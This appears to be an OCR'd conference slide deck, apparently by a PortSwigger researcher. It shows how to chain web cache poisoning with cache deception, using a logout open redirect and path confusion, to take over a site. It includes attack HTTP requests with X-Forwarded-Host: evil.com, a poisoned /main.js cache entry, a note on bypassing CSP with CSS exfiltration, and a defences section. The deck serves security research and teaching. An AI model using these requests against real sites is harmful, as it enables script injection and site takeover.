
Key	Response
/home	CSS styles
/MyAccount	CSS styles
/Any	CSS styles

Cache Key Confusion - Denial of Service



Cache Key Confusion - Denial of Service

Denial of Service



NEW CONTENT

Cache-What-Where

Full site take-over

Cache-What-Where

1) **Identify a malicious response**
2) Identify a cacheable (URL based) resource target
3) Poison the target with the malicious response
    a) Store the payload with Cache Deception
    b) Set the Key with Cache Poisoning

Cache-What-Where - Open Redirect

```
GET /logout HTTP/1.1
Host: server.com
X-Forwarded-Host: evil.com
```

```
HTTP/1.1 302 Found
Location: http://evil.com/login
```

Cache-What-Where

1) Identify a malicious response (**/logout open redirect**)

2) **Identify a cacheable (URL based) resource target**

3) Poison the target with the malicious response

    a) Store the payload with Cache Deception

    b) Set the Key with Cache Poisoning

Cache-What-Where

```
GET /home HTTP/1.1
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 132

<html>
   <script src="/main.js"></script>
…
```

Cache-What-Where

1) Identify a malicious response (**/logout open redirect**)

2) Identify a cacheable (URL based) resource target (**/main.js**)

3) Poison the target with the malicious response

   a) Store the payload with Cache Deception

   b) Set the Key with Cache Poisoning

Cache-What-Where


```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```

Key	Response

Cache-What-Where

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```


`/logout`



Key	Response

Cache-What-Where

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```



Key	Response

Cache-What-Where

Resolve dot-segment

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```


Key	Response

Cache-What-Where

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```

Key	Response

Cache-What-Where




Cache-What-Where

`/home`

Key	Response
`/main.js`	302 evil.com

Cache-What-Where



Key	Response
/main.js	302 evil.com

Cache-What-Where

```
HTTP/1.1 200 OK

<script src="/main.js">
</script>
This is the home page!
```

Key	Response
/main.js	302 evil.com

Cache-What-Where


```
HTTP/1.1 200 OK

<script src="/main.js">
</script>
This is the home page!
```

/main.js

Key	Response
/main.js	302 evil.com

Cache-What-Where

```
HTTP/1.1 200 OK

<script src="/main.js">
</script>
This is the home page!
```



Cache-What-Where

```
HTTP/1.1 200 OK

<script src="/main.js">
</script>
This is the home page!
```

Key	Response
/main.js	302 evil.com

Cache-What-Where


```
HTTP/1.1 200 OK

<script src="/main.js">
</script>
This is the home page!
```

evil.com/login

Cache-What-Where

```
HTTP/1.1 200 OK

<script src="/main.js">
</script>
This is the home page!
```

evil.com/login




HTTP/1.1 200 OK
Content-Type: javascript

Alert(“Arbitrary JS!”);

evil.com

Cache-What-Where

```
HTTP/1.1 200 OK

<script src="/main.js">
Alert(“Arbitrary JS!”);
</script>
This is the home page!
```



Cache-What-Where

```
HTTP/1.1 200 OK
Content-Security-Policy: script-src 'self';

<script src="/main.js"></script>
This is the home page!
```

Refused to load the script 'https://evil.com/login' because it violates the following Content Security Policy directive

Cache-What-Where

```
HTTP/1.1 200 OK
Content-Security-Policy: script-src 'self';

<link rel="stylesheet" href="/styles.css">
This is the home page!
```

CSS Exfiltration

DEMO

Defences

- Web Cache Deception
  - Use ‘`private`’ and ‘`no-store`’ directives
  - If possible, disable Cache-Control override
- Web cache poisoning
  - If possible, disable cache key normalization if possible
- Use my tool to detect path confusion

References

- **Practical Web Cache Poisoning** (James Kettle)
  https://portswigger.net/kb/papers/7q1e9u9a/web-cache-poisoning.pdf
- **Web Cache Entanglements: Novel pathways to poisoning** (James Kettle)
  https://portswigger.net/kb/papers/c3wwniai/web-cache-entanglement.pdf
- **Web Cache Deception Attack** (Omer Gil)
  https://portswigger.net/kb/papers/c3wwniai/web-cache-entanglement.pdf
- **PortSwigger Web Cache Poisoning academy topic & labs**
  https://portswigger.net/web-security/web-cache-poisoning
- **PortSwigger Web Cache Deception academy topic & labs**
  https://portswigger.net/web-security/web-cache-deception
- **Burp Suite extension: CacheKiller**
  https://github.com/PortSwigger/cache-killer

Takeaways

- URL parsing discrepancies can be easily exploited using web cache poisoning and deception
- Exploitation techniques that can be applied in countless systems and bug bounty programs
- Chain web cache poisoning and deception to increase severity and obtain full site take over!

Questions?

Mail: martin.doyhenard@potswigger.net

X: @tincho_508

PortSwigger